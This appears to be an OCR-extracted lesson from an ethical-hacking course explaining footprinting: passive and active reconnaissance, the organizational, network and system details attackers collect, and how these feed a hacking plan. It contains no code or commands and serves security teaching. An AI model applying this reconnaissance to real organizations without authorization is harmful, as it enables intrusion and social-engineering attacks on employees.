


LO#01: Explain Footprinting Concepts

Footprinting Concepts

This step acts as a preparatory phase for the attacker, who needs to gather as much information as possible to easily find ways to intrude into the target network.

This section aims to familiarize you with footprinting, why it is necessary, and its objectives.



What is Footprinting?

Footprinting is the first step of any attack on information systems in which an attacker **collects information about a target network** to identify various ways to intrude into the system

Types of Footprinting

Passive Footprinting	Active Footprinting
Gathering information about the target **without direct interaction**	Gathering information about the target **with direct interaction**

What is Footprinting?

An essential aspect of footprinting is identifying the level of risk associated with the organization’s publicly accessible information. Footprinting, the first step in ethical hacking, refers to the process of collecting information about a target network and its environment. Using footprinting, you can find a number of opportunities to penetrate and assess the target organization’s network.

After you complete the footprinting process in a methodological manner, you will obtain the blueprint of the security profile of the target organization. Here, the term “blueprint” refers to the unique system profile of the target organization acquired by footprinting.

There is no single methodology for footprinting, as information can be traced in a number of ways. However, the activity is important, as you need to gather all the crucial information about the target organization before beginning the hacking phase. For this reason, footprinting needs to be carried out in an organized manner. The information gathered in this step helps in uncovering vulnerabilities existing in the target network and in identifying different ways of exploiting these vulnerabilities.

Types of Footprinting


Footprinting can be categorized into passive footprinting and active footprinting.

- **Passive Footprinting**

  Passive footprinting involves gathering information about the target without direct interaction. It is mainly useful when the information gathering activities are not to be detected by the target. Performing passive footprinting is technically difficult, as active traffic is not sent to the target organization from a host or anonymous hosts or services over the Internet. We can only collect archived and stored information about the target using search engines, social networking sites, and so on.

- **Active Footprinting**

  Active footprinting involves gathering information about the target with direct interaction. In active footprinting, the target may recognize the ongoing information gathering process, as we overtly interact with the target network. Active footprinting requires more preparation than passive footprinting, as it may leave traces that may alert the target organization.



Information Obtained in Footprinting

Organization information

- Employee details
- Telephone numbers
- Branch and location details
- Background of the organization
- Web technologies
- News articles, press releases, and related documents

Network information

- Domain and sub-domains
- Network blocks
- Network topology, trusted routers, and firewalls
- IP addresses of the reachable systems
- Whois records
- DNS records

System information

- Web server OS
- Location of web servers
- Publicly available email addresses
- Usernames and passwords

Information Obtained in Footprinting

The major objectives of footprinting include collecting the network information, system information, and organizational information of the target. By conducting footprinting across different network levels, you can gain information such as network blocks, specific IP addresses, employee details, and so on. Such information can help attackers in gaining access to sensitive data or performing various attacks on the target network.

- **Organization Information**: The information about an organization is available from its website. In addition, you can query the target's domain name against the Whois database and obtain valuable information.

  The information collected includes:

  - Employee details (employee names, contact addresses, designations, and work experience)
  - Addresses and mobile/telephone numbers
  - Branch and location details
  - Partners of the organization
  - Web links to other company-related sites
  - Background of the organization
  - Web technologies
  - News articles, press releases, and related documents
  - Legal documents related to the organization

  - Patents and trademarks related to the organization

  Attackers can access organizational information and use such information to identify key personnel and launch social engineering attacks to extract sensitive data about the entity.

- **Network Information**: You can gather network information by performing Whois database analysis, trace routing, and so on.

  The information collected includes:

  - Domain and sub-domains
  - Network blocks
  - Network topology, trusted routers, and firewalls
  - IP addresses of the reachable systems
  - Whois records
  - DNS records and related information

- **System Information**: You can gather system information by performing network footprinting, DNS footprinting, website footprinting, email footprinting, and so on.

  The information collected includes:

  - Web server OS
  - Location of web servers
  - Publicly available email addresses
  - Usernames, passwords, and so on.

Objectives of Footprinting

To build a hacking strategy, attackers must gather information about the target organization’s network. They then use such information to identify the easiest way to break through the organization's security perimeter. As mentioned previously, the footprinting methodology makes it easy to gather information about the target organization and plays a vital role in the hacking process.

Footprinting provides an outline of the security posture, such as the placement of firewalls, proxies, and other security solutions. Hackers can analyze the footprinting report to identify loopholes in the security posture of the target organization and build a hacking plan accordingly.

